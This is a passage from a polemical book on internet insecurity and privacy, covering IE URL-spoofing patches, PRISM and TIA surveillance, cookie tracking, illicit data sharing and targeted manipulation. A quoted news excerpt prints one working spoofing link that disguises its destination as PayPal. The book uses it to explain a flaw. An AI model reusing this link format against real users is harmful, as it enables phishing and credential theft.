There is a steady stream of vulnerabilities like this clever little SSO-implementer in Internet Explorer. That little trick with the @ sign in the URL, it turns out, was a bad idea. Worse, the vulnerabilities it introduces turn out to be difficult to fix.

For now, the software that presents the window through which a billion people see the world is proprietary, built from secret code, embodying unpublished features and facilities disclosed only to developers who have signed nondisclosure agreements.

In response, Microsoft and others come up with patches and workarounds. Let’s take a look at one, explained²⁸ on February 3, 2004, by John McCormick:

Facing loud criticisms about the vulnerabilities in Internet Explorer and Windows Explorer, Microsoft has released a major patch that affects the way browsers interpret URLs. This article will help you determine whether these changes might affect your development environment.

No more @ signs in URLs

IE’s default behavior for handling http and https URLs in the address line has led to serious vulnerabilities known as URL spoofing. This is when a malicious Web site could appear to have another URL, tricking users into downloading malware or sharing personal information such as passwords.

Microsoft’s fix involves the elimination of URLs containing the @ character, such as:

[http\(s\)://username:password@server/resource.ext](http://username:<u>password@server</u>/resource.ext)

After you apply the patch, if user information is included in an http or an https URL, a Web page with the title "Invalid syntax error" appears by default.

Workarounds

Microsoft provides Web and application developers with workarounds to this patch. For URLs that are opened by objects calling WinInet or Urlmon functions, use the InternetSetOption function and include the following option flags:

INTERNET_OPTION_USERNAME

INTERNET_OPTION_PASSWORD

And, instead of the InternetOpenURL function, use the IAuthenticate Interface.

For URLs opened by a script using credentials for state management, start using cookies. (MSDN offers details on how to use HTTP cookies with Visual Basic in an ASP.NET program.)

Once you install the update in IE, altering registry values will let you apply the new behavior to other programs or to disable the feature in IE. (Note: Editing the registry is risky, so be sure you have a verified backup before saving any changes.)

Developers who work with Web sites that include the @ symbol in legitimate URLs will need to make some changes when Microsoft users apply the IE patch. The Knowledge Base article 834489 contains preliminary information, and Microsoft says it plans to add to the article as more information becomes available. But, for now, the Knowledge Base article should give you an opportunity to begin altering existing applications or Web sites and to avoid using the soon-to-be-invalid URL strings in any current projects.

Although these changes aren't a direct response to MyDoom and other worms that have made headlines lately, they do represent a major change in the way IE and Windows Explorer will work and in the level of security they provide. It's unfortunate but understandable that combating such a major threat will require some developers to alter existing programs to conform to the new syntax restrictions.

This workaround is provided by software professionals and explained by a software professional. You may take comfort in the thought that "I am not a software professional; those guys know better than I what to do about the problem and so I will accept their solution."

But let's suspend that thought for a moment and look at what we do know about the problem and our untutored impression of the solution. Ask yourself: Will this work? Does this have the look and feel of a long-lasting fix to the problem? Circle your answer.

No, My malicious hamster could get around that fix.	Yes, I defer to the judgment of those who are so close to the problem that they can't see its dimensions.
--	--

You've just got to do something about that hamster. It seems he knocked this one off in a day²⁹:

A patch Microsoft Corp. released on Monday for a dangerous Internet Explorer vulnerability that lets attackers trick Internet users into visiting malicious sites doesn't completely fix the problem...

The MS04-004 patch addresses [the malformed-url] bug, but not a related problem. If the user visits a Web page containing such a malformed link and hovers the mouse over the link or selects it by tabbing through links in the page, the patched version of Internet Explorer will display the partial URL in the status bar.

For example, take the link: "www.paypal.com%00%01@security.eweek.com." On an unpatched copy of Internet Explorer, clicking the link will open a new window and bring the browser to security.eweek.com, the eWEEK.com Security Topic Center. On a patched copy of IE the browser will go to an error page indicating illegal syntax. Still, on either version of IE, if you hover over the link on this page, the status bar will display www.paypal.com.

Ironically, the cumulative patch also fixed another bug in a different IE cumulative update from last year. That cumulative patch addressed several security issues in Internet Explorer, but also introduced bugs in the behavior of the IE scrollbar. The new patch fixes these bugs.

And then the story closes with this wonderful bit of irony that could only come from this never-never land of preposterously Byzantine software that we all depend upon:

Editor's Note: This story was updated to remove an example of a malformed link. The code caused some antivirus software and patched versions of IE to report illegal coding.

Back to the original January 15, 2004, story, for a closing note about the obvious:

While it is important for Microsoft to issue a fix, Maier [Dan Maier, the director of marketing for the Anti-Phishing Working Group] said, a security patch alone won't solve the problem. A majority of consumers are unlikely to immediately update their versions of IE with the patch, leaving them open to spoofing.

By now you probably can guess the QEI solution to the problem. Indoor spaces require digital identity certificates with a minimum identity quality score. URL syntax is not a problem because there are no URLs. And of course the indoor facility carries an occupancy permit that is digitally signed by the architect, contractor and building inspector.

Your indoor mailbox behaves differently. If a message is not signed by the PEN of its sender, your mail program can be configured to automatically dump it into the trash, or put it in the "later" folder. Even if you have not so configured your mail program, you can consider any messages that are unsigned to be suspect.

Until message-signing becomes commonplace, the phishing problem will be with us.

TIA-ing Into the Stream of Fear Data

Which is scarier: governments taking control of all our communications or a global mafia extorting money and obedience from all of us in their protection racket? At least Arpanet III will (perhaps) never have armies and missiles and police forces with arrest powers and missile-equipped drones and all those things that make pervasive government surveillance more threatening.

The U.S. National Security Agency's PRISM program attempts to intercept all communication, not just that which happens to traverse optical fiber and wires that cross United States borders. But it's still a U.S. Government initiative. Of the 206 sovereign nations of the world, how many have their own PRISMS? Certainly Russia has theirs, and the UK's version is apparently very closely tied in to that of the USA. While the EU government was busy crafting its indignant response to revelations of PRISM snooping into the private communications of Europeans, *Le Monde* rained on their parade by reporting³⁰ that France's Directorate-General for External Security has been illegally intercepting e-mails, texts, phone calls, and Web activity in a manner very similar to PRISM.

Back before tables from different organizational sources learned to mate, data mining was something that ostensibly took place among the tables of a single organization, to ferret out relationships and patterns that "help us to better serve our customers." September 11 brought the tabular sex version of data mining out of the closet, using a vehicle called Terrorism Information Awareness. TIA (name changed in mid-2003 from Total Information Awareness in order to frighten Americans into accepting it) is a government project, sponsored by the same Defense Advanced Research Projects Agency that brought us the original Internet. Its goal is to allow law enforcement agencies to link all information about a suspected terrorist or anything or anyone related to the suspect. TIA brings together reference-type information and telephone records, travel itineraries, information from bank statements, securities, transactions, credit and debit card transactions, trips through toll booths, and of course email gleaned from PRISM or other sources.

The Electronic Frontier Foundation officially considers TIA to be worthy of the title *How to Build a Police State*. Mitchell Kapor, its founder, resigned from the board of Groove Networks over Groove's willingness to support TIA in its software specifications. Groove was acquired by the plantation owner Microsoft in 2005, with Bill Gates appointing Groove's founder and CEO Ray Ozzie to succeed him as Microsoft's Chief Software Architect. (Ozzie resigned from Microsoft in October 2010 to launch a new startup, whose name was given in a 2013 SEC filing as Talko.)

The EFF and other privacy and civil liberties organizations have made some impact, resulting in Congress modifying TIA's charter to limit it to foreign surveillance. However, it appears that the domestic portion of TIA has been moved to a service named Matrix, which stands for Multistate Anti-Terrorism Information Exchange. According to Boston.com,

Matrix houses restricted police and government files on colossal databases that sit in the offices of Seisint Inc., a Boca Raton, Fla., company founded by a millionaire who police say flew planeloads of drugs into the country in the early 1980s.

"It's federally funded, it's guarded by state police but it's on private property? That's very interesting," said Christopher Slobogin, a University of Florida law professor and expert in privacy issues.

As a dozen more states pool their criminal and government files with Florida's, Matrix databases are expanding in size and power. Organizers hope to coax more states to join, touting its usefulness in everyday policing.

Putting Matrix inside a private enterprise apparently allows the system to keep personal information that would violate the Privacy Act of 1974 if it were kept on government facilities.

At the other end of the spectrum, author Howard Bloom views TIA as a development that, like the original Arpanet, will be used by all of us. Calling it an "IQ expansion pack capable of plowing through the built-in barriers of central nervous system-based software," Bloom says, "it will show us whole new ways to look at what we're up against —whether it's bin Laden, a demanding boss, or that damn lost phone number." He dismisses the privacy and perception-control threat with "public scrutiny of ominous-sounding government plans is a good thing. If people are being abused by Big Brother, it's vital to drag the atrocities out of hiding and stop them. The misuse of technology is a social evil, and it's essential to fight against this sort of crime. But let's remember that the evil resides in the crime, not the technology."³¹

Both Kapor and Bloom make valid points, but both are naïve. Bloom is naïve about the possibility of misuse of TIA and other sources of tables, about whether a group in control of the resulting information and communication resources can be stopped after the fact. If TIA became the central nervous system of an Orwellian police state, would Bloom circulate a petition or initiate legislation to curtail its powers? The person or "assembler" (described later) in charge of TIA would easily thwart any such democratic subversion. Locking him out of society would take just a few keystrokes.

Kapor is naïve in thinking that civil liberties must always trump security, even in a world where terrorists are real and they know how to use our Constitution against us.

We can have both. We can have a viable public data mining facility that will provide immense benefit to every information-using person on Earth, including law enforcement people, and we can have privacy—far better privacy than we have today. The key is a new kind of control on the use of information. Later we will describe in more detail the means to that control, the Personal Information Ownership Component.

The Personal Information Ownership Component of the Quiet Enjoyment Infrastructure will solve these problems. Until then, TIA-ing into the stream of data that is propelled by fear of terrorists will be a regular means of filling up those tables and getting them ready for their visit to the stud farm.

Cookie Clubbing

An Internet “cookie” is not a dessert. Cookies can be very useful not only for the site but for you as well, providing, among other things, continuity and connectedness in the otherwise “stateless” Web. When discussing the benefits of cookies versus their potential for erosion of privacy, technologists and journalists tend to focus on the cookie as a record of a user’s activity separate from other records about that person. Viewed that way, cookies are typically fairly harmless.

But why would we view them that way? Even if the typical plan for the use of cookies is not overly intrusive, should we not be more concerned about the less common, much more intrusive use of cookies? Most fissionable nuclear material is produced to generate electric power. Does that mean we needn’t concern ourselves with the lesser amount headed for some other purpose?

The very word “cookie” reveals the cynicism of those who perpetrated it. You can just hear the big-brother-wannabes in the meeting room: “What can we call this snooping device that will make it sound innocent? Mom? Home? Nah, they’re too obvious. I’ve got it! Cookie! What could be friendlier and homier than a cookie?”

A cookie is a piece of information written into your computer the purpose of tracking your activities.

The result of Cookie Club sharing is a loosely unified record of everything you do, every place you go, and anything you buy. But it’s more than that. If you express yourself by contributing to a cause or a political party, does that information make it into the Cookie Club? Of course it does. In many ways this database about you is a record of your thoughts as well as your actions.

Let’s say a particular computer is used by an adult and a child. The adult visits a site and responds to an offer of personalized items for the family. The adult fills in a form, providing name, address, phone number—and perhaps the child’s name. The site also places a cookie. Later, the child goes to an apparently unrelated site to play games and grab some images of dinosaurs to use in a graphics program like KidPix. That site also places a cookie.

Well, it turns out that the two sites are owned by two cooperating companies. It’s true, if you examine the cookies they are only feeding information back to the server that placed them. After the two cookies are placed and the information is gleaned, a very simple little program operating in the back room of the company or companies that run the servers adds one and one together and easily builds a record about that child and her family.

There’s nothing preventing the organization that placed that cookie from adding that snippet to a database of thousands of such snippets about you. There is nothing preventing groups of such organizations from sharing such databases of snippets to put together an even more complete picture of you, your habits, your desires, and your most personal secrets. Let’s face it, if I know when you go online and what you do while online, I can

use that information to exercise a startling level of control over your life.

But why assume just two sites? Picture a hundred sites cooperating to build that database. Pretty soon a bunch of meaningless stray cookies have produced an intimate and detailed profile of every member of your family.

The threat to your privacy is not a database as technologists and privacy activists define it. Rather, the threat to your privacy is the intersection of tables from many databases. True, each of the contributing tables is compiled and owned by an identifiable organization that can be held accountable. But nobody owns the place where all those tables intersect. That place is the lair of the monster that wants to devour your freedom.

Poisoned Cookies

Think for a moment about the implications of the cookie trail your children leave behind. Deirdre Mulligan, Staff Attorney for the Center for Democracy and Technology, reporting in *APSAC Advisor*, notes that:

The ease with which children can reveal information about themselves to others—through the click of their mouse, or through participation in games, chat rooms, penpal programs, and other online activities—raises concerns. As a child ‘surfs’ from one website to another their movements leave behind a trail... these interactions often occur without parental knowledge or supervision. This has particularly troubling ramifications for children’s privacy. The Federal Trade Commission’s Privacy Online: A Report to Congress delivered to Congress in June 1998, detailed some troubling practices by commercial websites targeted at children. They found that while 89% of children’s sites were collecting detailed personal information from children, only half had an information practice statement of any kind, and fewer than a quarter had a privacy policy notice. Only 7% of sites collecting information from kids notified parents of the practice, and only 23% even suggested that children speak to their parents before giving information.

Sites targeted at children tend to be costly because they have to be extremely intuitive, graphical and responsive. They must include a lot of interactive items like games to capture and keep a child’s attention. They tend not to be amateur productions. In other words, the stealthy nature of kids’ sites is quite intentional.

Let’s assume that the operators of such sites “only” want to build databases of information about your children so that they can exercise control over their perceptions, i.e., mold the thinking of a customer in order to make the relationship profitable for decades. Let’s try to assume that none of them ever stoops to selling such information to organizations such as Boylove, which advocates for the “rights” of adults who want to have sex with young boys.

That is as much as to say that none of the owners of the sites with the databases ever gets into a financial situation where they need new sources of cash badly enough to do things they wouldn’t do otherwise. In fact, experience tells us that more than one of those sites will succumb to pressure to sell information to unethical organizations. Perhaps it’s already happened.

Let’s say one of those is a genealogical site: a complete network of families and family members, including the very interesting mothers’ maiden names. As you probably know,

one's mother's maiden name is a standard data item used to validate the identity of someone calling customer service when they've forgotten a password. Often, if you can come up with the maiden name of the mother of the user, you can reset the password.

The formal cookie establishment has come under some scrutiny and has changed its ways a bit since the following was written³²:

Using cookies, a web site can tag each user with a unique identification number, which that user then presents, invisibly, for all future visits to that site. With the ability to recognize individual users each time they revisit a site, web sites can compile and accumulate profile information on their users over time. More ominously, cookies are allowed to be stored not only by the web sites you visit but also by the *images* displayed on web sites you visit—in particular, banner advertisements. Unbeknownst to most users, many of the Internet's ads reside on centralized ad servers run by agencies such as DoubleClick, Focalink, and Smartad. What this means is that the ad agency can, in principle, track a single user's browsing behavior over all the different sites which display that agency's ads. For example, as of this writing, DoubleClick manages the banner ads for AltaVista, U.S. News, Quicken Financial Network, and Travelocity. In principle, then, the agency could use cookies to build a single profile combining information about a user's web-searching, news-reading, financial and travel preferences. According to [DoubleClick's privacy policy](#), they use the information thus collected for precision ad targeting but do not include the user's name or email address in the profile they build. Still, some find disturbing the notion of an advertising agency building a detailed profile of each user's browsing habits without the user's consent or awareness.

To summarize, although surfing the web feels anonymous, it is not. The technology underlying web browsing makes it possible for web sites to collect varying amounts of personal information about each user of their sites without consent. The [TRUSTe Project](#), a joint effort by the [Electronic Frontier Foundation](#) and [CommerceNet](#), proclaims a first principle of Internet commerce:

Informed Consent is Necessary — Consumers have the right to be informed about the privacy and security consequences of an online transaction BEFORE entering into one.

Current technology violates this principle. However, the Anonymizer provides a partial solution.

What the Cookie Establishment Has to Say

If you speak to the cookie establishment, they will tell a wonderful story.

“You can turn them off.”

Well, why didn't you tell me they're there in the first place, and why didn't you tell me how to turn them off? And what happens if I turn them off? Does my computer still work?

“Yeah, sure, but I wouldn't bother because they're innocuous.”

It is a matter of opinion whether you can still be productive with your computer in the age of Web 2.0 if you turn your cookies off or if you choose to be notified each time a cookie is placed in your computer. Choosing to be notified when cookies are placed will slow you

down to a crawl. And it is true: most cookies would be innocuous if they existed only by themselves.

Can you see the brilliantly devious design here? Let's say you turn cookie notifications on. Every other time you click, it seems, another cookie message pops up:

XYZ.com would like to place a cookie that will only be read back to itself and will last two days.

Set cookie?

And so you say, yeah, sure, what's the harm of this one. And the next dozen times you click the message is about the same. The process gets tiring. After awhile you turn the notifications off. That's why you miss the message that says something like:

bigbrother.com wishes to set a permanent cookie which, working with a piece of spyware sent by its server, will send back to itself all sorts of information about all users of this computer and all kinds of nosy things about your personal life. We may even rummage around your personal financial files if we figure out how to get into them. Saay... what's this, your address book? And appointments!? Well well, it appears you have a meeting with members of our political opposition... You don't mind if we copy a few scraps from those now do you? (Good thing you're half asleep...)

Set cookie?

The very few cookies that are dangerous in themselves are buried in mounds and mounds of what would seem like harmless cookies. But then, as we have seen, even the seemingly innocuous cookies are dangerous.

One thing you will probably find at the beginning of your cookie file is the following:

This is a generated file! Do not edit.

Wow, a generated file! With a warning and an exclamation point! Look out kids, don't touch that one! Perhaps in future versions they'll take a cue from the video industry and include an FBI warning. After all, they don't want you tampering with this file containing detailed information about the online habits of you and your family. That's their business, not yours.

When I began writing the first edition of this book, users generally didn't know about cookies. By 2013 that has changed. The wide acceptance of programs like Ad-Aware have brought attention to the phenomenon, especially to "tracking cookies" or "persistent cookies," which remain from session to session. "Session cookies," which help keep track of things like shopping cart contents for the current session only, are perceived to be less dangerous.

Even as people become more careful, new techniques are developed to secure the

“benefits” of tracking cookies. Published techniques generally replace session cookies rather than tracking cookies. They include the “query-string” approach, where an agile server generates a unique URL that actually contains an instantly-generated session ID (sites that care about security will hash the session ID with the IP address of the user); using a feature of Microsoft’s IIS server to similarly disguise session information in the URL; creating a hidden form on every page of a site, with automatic hidden information filling the form each time a new link is clicked; and hiding session ID information in a JavaScript hidden frame. The use of cookies has achieved the status of due process: If you put the information in the cookie file, then you have effectively disclosed what you are doing to the user. But if you plant files somewhere else then, well, you’re pretty much doing what propagators of parasites and viruses and worms and other malware do.

Rogue Managers Going to the Dark Side of ETL

Extract, Transform, Load is a tremendously useful genre of software that has made great strides in the era of Service Oriented Architecture, which in turn is the enabler of the whole cloud phenomenon. The goal of ETL is to allow users to quickly and easily grab data from anywhere in any format and put it into its proper place in a file, typically a data warehouse. Big companies show how much they value the idea when, for example, IBM purchased ETL software maker Ascential in 2005 for \$1.1 billion, more than four times Ascential’s revenue, which was growing at a clip of 50% a year.

Vendors of ETL software include IBM/Ascential, Informatica, Microsoft, Pervasive Software, and Ab Initio. Of Ab Initio, Wikipedia says:

Ab Initio is known for being very secretive in the way that they run their business... Forcing prospective customers to jump through non-standard security hoops... As a privately held company it is not disclosing any revenue or employment numbers.

PervasiveSoftware pitches its Data Integrator aggressively:

Staying Ahead of the Competition

In today’s information-driven markets, businesses face the competitive challenge of finding new and better ways to aggregate, replicate, convert, and load data from across the enterprise into centralized stores for informed decision making.

Compounding this challenge, data must often be gathered from widely disparate sources, across multiple platforms and environments, and between both new and legacy systems—all on a real-time, event driven, or scheduled occurrence.

Without quality data gathered and processed on a regular basis, businesses lack the vital information they need to make the right decisions at the right time — and stay ahead of the competition.

While ETL software is designed to serve entirely legitimate enterprises, imagine how useful it can be for a member of a cookie club.

People who have never sold products and services to corporations tend to see corporations as the law sees them, as artificial human beings – legal robots if you will – that act as a person does, with a set of values and a character that are like those of a person. Corporations act in their own best interests, don't they?

Often they do not. Those of us who have sold things to corporations know that people in a corporation, not the corporation itself, make decisions. Green salespeople who have not learned that lesson are left bewildered when an unintelligent choice trumps the obvious best decision.

To sell to a corporation, understand the pains and ambitions of the real decision maker (often not the purported decision maker) and those of the people who influence the decision maker.

Let's apply that lesson to the practice of sub-surface data mining. In the Pervasive Software message about its Data Integrator product above, what if "the competition" is a marketing manager's rival for the next job up the ladder? ETL software can run on a powerful multicore personal computer in the marketing manager's home or, to cover one's tracks even better, in a rented server in a neighboring town. Data can be moved back and forth via inexpensive multi-terabyte external drives.

When the big boss says, "Don't let me hear about any of you violating our company's privacy policy," he or she means it literally: "Do whatever you need to do to get that information, but if you step over the line and get caught, you're on your own."

In government it's called credible deniability. In business it's called making your numbers using whatever means are necessary.

Footprints in the Snow

What does it take to figure out where a person is going from the "footprints in the snow" they leave behind? You needn't scientifically match every footprint with a piece of information that uniquely identifies that particular individual among all seven billion people on Earth. If you have information of any sort about the identity of the person who made one of the footprints, and it is evident that the same person made all of the prints, you can start drawing conclusions. If you have thousands of footprints that you can reasonably assume were made by the same individual, there is absolutely no need to link them using a name or number some government has assigned to that person.

For example, suppose you had a seat high in an office tower with a panoramic view of people and activities below. In your hands is a laser tag gun with a very special property: It can "brand" the people below without their knowledge, leaving a mark that can later be read by special equipment from any distance, even if the subject is not in view.

You could collect information on people's activity over a lifetime, without ever learning their names, their social security numbers, their credit card or bank account numbers. Still, the lack of identifying information would not inhibit the tracking activity in any way. You

wouldn't need their names to know all about you.

What if you were to assume control of the scattered pieces of information about yourself, so no one could access them without your written permission? That is precisely what the Personal Information Ownership Component delivers to you.

Privacy Statements and Private Information Swap Meets

Privacy statements abound. It seems that every website operated by a major organization has one. But how many privacy statements have you taken the time to read? And what is the probability that some organizations simply do not adhere to them? Even if management upholds the policy, what about contract programmers and freelance database administrators and “data cleaners,” who really don’t have much loyalty to the organization offering the privacy policy?

Consider the case of the failed Internet retailer [toysmart.com](#), a licensee of the TRUSTe Privacy Program. The company’s stated privacy policy was:

Personal information, voluntarily submitted by visitors to our site, such as name, address, billing information and shopping preferences, is never shared with a third party. All information obtained by [toysmart.com](#) is used only to personalize your experience online.... When you register with [toysmart.com](#), you can rest assured that your information will never be shared with a third party.

But the company did indeed sell its cache of customers’ personal information, including names and birthdates of consumers’ children, as it went into bankruptcy. It became a public issue until the good name of Toysmart investor Walt Disney Co. started getting dragged around with the story. Then Disney put up the money to buy the customer information asset back from the high bidder.

For every Toysmart that goes belly up in a public fashion, hundreds of companies are under pressure to beef up their financials. We’ve all heard that in the information age, information is money. If information didn’t have high value, there would be no incentive for people to do what we are discussing here.

In assessing the danger to your own privacy, ask the following questions:

- Are you going to keep track of all the privacy statements affecting all the sites you visit?
- Which organizations take them seriously? How will you know and how will you keep track?
- What mechanisms connect the privacy protocol of one organization with that of another?
- Of most concern: Who ensures that when the company’s stock price starts to tank they don’t take liberties with PII? All it takes is a “lost” or “stolen” notebook.

There is one big difference between valuable information and valuable money, and it's often overlooked. If I take money out of the company, it's gone. But if I steal information, it's still there. The company that has your PII is not all that concerned, as long as two conditions are met: the disclosure of the information will not cause real financial loss to the company or its management; and no one can later demonstrate that the company or its management was actually involved in the shady transaction.

The lobbying group NetCoalition.com... believes in self-regulation, which is the equivalent of no privacy protection. Unfortunately, much of the industry feels that privacy is bad for business; invading personal privacy is sometimes the only way some companies see to make money.

Bruce Schneier, "Secrets and Lies: Digital Security in a Networked World" (New York: John Wiley & Sons, 2000), pg. 60.

A manager has a number to meet. There is a sales goal, a service goal—something by which their performance will be judged. “If only I had such-and-such a file from the consumer division of our channel partner Acme Industries...” End of quarter looms, the performance numbers are not looking so hot... Then a discreet phone call is made. “Hello, Joe? Listen, I want to talk to you about some information you have over there at Acme. Let me buy you lunch tomorrow...”

Now, Acme the corporation would never violate the privacy policy that it publishes so conspicuously on its website. Acme would never tolerate an employee violating the policy on his or her own. That is, Acme would never tolerate it if it were done sloppily and openly.

However, an individual, “unauthorized” action performed deftly and without a trace is another story.

Part of being *deft* is honoring management’s orders: “Don’t let me hear about any violations of this policy by our people.” In other words, do it quietly. Use your own USB drive from home. And make sure you get some information of roughly equal value in exchange for it. And if I catch you, you’re fired. So don’t let me catch you. But do make your numbers.

We can just hear the chief privacy officer's reacting to this assertion. "Prove it!" they shout.

Prove it with what—a survey of suspects? Okay, here's our sample survey:

Question one:

Have you ever transferred information to another party in violation of your company's privacy policy?

Question two:

Who was that man you were hanging out with at the conference, and does your husband know about him?

Question three:

What's it worth to you to keep these survey responses just between us?

A statistic about unauthorized data sharing is as unverifiable as a statistic about infidelity. The only sources of information are perpetrators. (Consider surveying prison inmates with one question: "Did you do it?" Would you trust the results?)

Like corporations, PII databases want to be big, and therefore they want to merge. Barriers to joining tables in disparate relational databases are withering rapidly. Your tables on a server in Singapore can easily mate with mine in Toronto, making us both more powerful.

How Big Is the Tabular Sex Trade?

We will probably never know the real extent of the practice of illegal and unauthorized table joining. It's more difficult to track than any underworld activity in history for two reasons: (1) unlike traditional crimes where money must be removed from one place in order for it to appear in another, tables are not removed—they are copied; and (2) the perpetrators do not have to physically meet. The tabular sex trade is a prime beneficiary of the virtual enterprise movement, operating as it does in a world where virtual offices need no occupancy permits.

As in other situations where a new weapon technology or criminal opportunity has been invented, the question is not *whether* but *when* and *to what extent*. Illegal tabular sex appears to be pervasive now, and it will only get worse.

The tabular sex trade is just one of the sad consequences of living on the streets.

Solution: move indoors.

Vigilance and Discipline Do Not Work

What's the goal of the unknown sponsors of Arpanet III? I guess we'll find out soon enough.

But one thing is sure: As time moves on, the smartest leader of the toughest gang of thugs will gain power. As with other infestations of vermin, eternal vigilance is not a long-term solution. When we hang out outdoors, the pests will always be one step ahead of the

people.

Watching your back uses an awful lot of energy. If constant vigilance is not your cup of tea, consider a move to indoor space.

The Solution

Fixing the Internet may seem like a darkly daunting task, but there is one celestially bright spot. By replacing the assumptions that underlie the design of our information facilities with another very familiar set of assumptions about facilities, the solution becomes clear.

- The Internet is a highway, that is, an outdoor public transport facility. This applies to all existing “layers” of the Internet Protocol (IP): they are all transport layers. The so-called “application layer” is really the signage and markings layer on the highway. It’s all highway, all outdoors.
- Toss aside the notion that you can’t understand this stuff. If you understand how to use a highway and you know how to use an office building, then you can understand the concepts we are about to share. Without the baggage of an information security expert, you will understand the architecture of online facilities better than an information security expert does.
- Ask yourself: what are highways typically used for. Most vehicles on the roadways are transporting people and things from one building to another building.
- Then ask yourself: what does a building provide that a highway does not?
- Constructing a building and fixing the highway that brings you to the building are two entirely different things.
- The Internet highway does not need fixing. It is a marvelously engineered outdoor public transport system that does its job well. But it is a highway, not a building.
- We have a fine set of construction materials for making buildings as opposed to highways. This set of materials is called ID-PKI.
- ID-PKI experts understand construction materials very well.
- ID-PKI experts are not trained in architecture, building codes and occupancy permits. They are roadway engineers and materials scientists, not architects or office managers.
- For that reason, they have built the kind of structure they understand. They have built tunnels—tubes that are secure through their length but open at the ends. Then they secure the ends with barbed wire and guards and sentry gates called “firewalls” and “intrusion detection/prevention systems” and “unified threat management appliances.”.
- (Imagine if your office building were one big open space, and all file cabinets and meeting tables and whiteboards were in one huge room. Sentries in the parking lot and at the door tried to identify “bad” cars and people and “good” cars and people

and only let the good ones in.)

- Even though all files are kept in one big open area, they are not without protection. Each piece of paper in each file folder in each file cabinet has at least four lists attached to it:
 - A list of people who may read it
 - A list of people who may add to it
 - A list of people who may edit it
 - A list of people who may delete it
- There are literally millions of pieces of paper in hundreds of thousands of folders in thousands of file drawers in this office building without interior walls. To ensure security, it is the responsibility of the person who originally wrote each piece of paper to ensure that the list of those who may read, write, edit and delete that piece of paper is kept up to date.
- As you may imagine, even the most diligent employees, who spend half their time managing their pieces of paper, can only do a mediocre job of managing those information resources.

The Internet highway does not need fixing. The solution is to build and use that which highways typically bring us to: buildings. Then we can move out of our cardboard boxes by the side of the highway.

MANIPULATING YOUR PERCEPTIONS

Only the paranoid survive.

Andy Grove

“You’re Special. You’re Too Smart To Be Manipulated,” says the Master Manipulator

The standard privacy concern is about disclosure. We don’t want personal medical and financial information to fall into the hands of someone who might exploit it.

But the consequences of loss of privacy don’t stop there. Industrial psychologists know that if I know enough about you and I have access to the sources of your perceptions, I can control you. How vulnerable are we humans to manipulation? Can we be made to do things we would never do of our own accord?

We all want to believe that as rational human beings we are not susceptible to thought control. “That’s for the masses, not for me,” says every member of the masses.

Advertisers get lots of mileage out of telling you how special and smart you are, despite the blatant illogic of that message being delivered to millions of people. Only those who are never fooled by a magician can make the claim that their perceptions are not subject to manipulation. Have you ever been fooled by a stage magician?

This is about *you*.

The Power of Manipulation of Perceptions

How did the Third Reich come to power? Practitioners like Goebbels used new kinds of media to move masses, sending out messages not to individuals but to millions of people at a time. Today in consumer-driven cultures such as ours, mass media is used to move us to believe in the necessity of gadgets and the notion that we are defined by the purchases we make: our car, our suit, our watch.

The junk (paper) mail industry shares many of these mass-media beliefs. It has been attracted over the past few decades by the tantalizing results of database marketing using different messages and different offers to target different customers.

As the science of database marketing progressed, and the intersections of the growing number of tables became better understood, marketers came closer and closer to their ideal of being able to predict the probability that affecting your perceptions in certain ways would cause you to behave in certain ways.

And now, the more forward-thinking direct-mail experts look to the day when behavior

is tracked, predicted, and manipulated on a “list” containing only one name. Based on a detailed knowledge of a person’s past actions, a piece of mail could be so targeted to that individual that it would strike precisely the nerve it had to for a response.

This, in fact, is the goal of “one-to-one” marketing. First described by Don Peppers and Martha Rogers in their book *The One to One Future*, one-to-one marketing’s goal is commendable: to provide each and every one of a company’s customers the kind of personalized service one would expect from a shopkeeper down the street in a village where one had lived for years and where one’s preferences were well known.³³

When we describe it that way, it’s a wonderful idea: Old Mr. Peebles, who runs the village bookstore, knows I like Grisham novels. When a new one comes out, he makes sure there’s a copy reserved for me.

But it’s not old Mr. Peebles, it’s a software robot at Multimegalomedia Ltd. The software robot does “data mining” on many tables in many databases about me. The robot does not know me and does not want to know me. It does, however, want to get better at predicting what I will do, given what I’ve done in the past and what Web pages and other information guided my perceptions before I did those things.

Multimegalomedia has a strong privacy policy statement, which one would assume limits them from sharing information about you. Not so fast. Multimegalomedia also has tens of thousands of “partners,” and their partners have partners, who run clubs and clearinghouses, and they know precisely how likely I am to passively accept their monthly book selection rather than make the effort to select my own. (Those are very valuable data to a marketer.) They also know everything my cable TV company knows about me; they know what television shows I have watched; which of those I consider important enough to record; and, for that matter, they have access to the times and dates and locations of all my credit card transactions; and so much more.

Multimegalomedia, technically, does not share data with “others.” The uncounted numbers of attempts to contact you by phone or email or pop-up window to get you to do something will not come from outsiders with whom they have shared data; they will come from subsidiaries and partners. (Paragraph 156(Q)33 of its privacy statement clearly says that sharing information about you with their partners is not really considered sharing at all.)

The real break from the limitations of mass media comes not with data acquisition but with the interpretation of the data. In the old days it took an experienced and intelligent human being to analyze data about you and make predictions about your behavior. Now, software makes the process of pattern recognition fast and economical. The software can analyze the patterns of a hundred million people almost as easily as it does a single person. Where the human mass marketer might come up with a few dozen profiled categories of people that the hundred million fall into, the software robot can come up with a hundred million profiles and a hundred million sets of directions to other robots, each of them saying, “This person has been exposed to this and this information and has done such and such in the past; if you present this further information on these three dates, there is an 87% probability that the person will do what we want him to do.”

An Example of Modern Media Manipulation Magic

Since the practice of a skilled magician is all about leaving no evidence, rendering everything unprovable, let's use a hypothetical example.

Let's say I want to chop down 10,000 acres of forest. Four thousand individuals live in the area affected. Five hundred individuals appear at the intersections of some tables that define people who make decisions about the use of forests in the area. Twenty people at the intersections of these groups have credentials in the life sciences. One of the objections to cutting down the forest has been the destruction of the habitat of a certain mammal.

Can we find (or concoct) evidence that the mammal in question is a host for the deer tick that causes, say, Lyme disease? Can we orchestrate a series of communications to manipulate the perceptions of those twenty life scientists and frighten them into thinking that we have a deer tick epidemic on our hands?

Certainly we couldn't do that with old communication tools; the effort would be clumsy and obvious. Certainly we *can* by deftly using today's database and targeted communication tools. We simply have to make a series of pseudo-facts appear as though they are coming from legitimate sources.

But the challenge is not just to find the twenty life scientists. That's old hat to database marketers—it's been done for years. No, the very special challenge is to come up with the answer to the question, "Now that we have identified the twenty people we need to influence, how do we find all of the sources of information used by these people?" By discovering the sources they consult to form their opinions, thought control becomes more and more possible. Once they have been converted, they will influence their neighbors. So the story of the epidemic will come from the mouths of concerned local scientists, not from the PR machine of the greedy paper company that wants to tear down the forest.

Mission accomplished.

"Account Control" and the FUD Factor

The business corollary to the think-like-your-enemy principle is, "To totally control the client you have to think like the client." Hence the sales manager's rallying cry to troops working at the client site: Gather detailed information about everybody who makes or influences decisions.

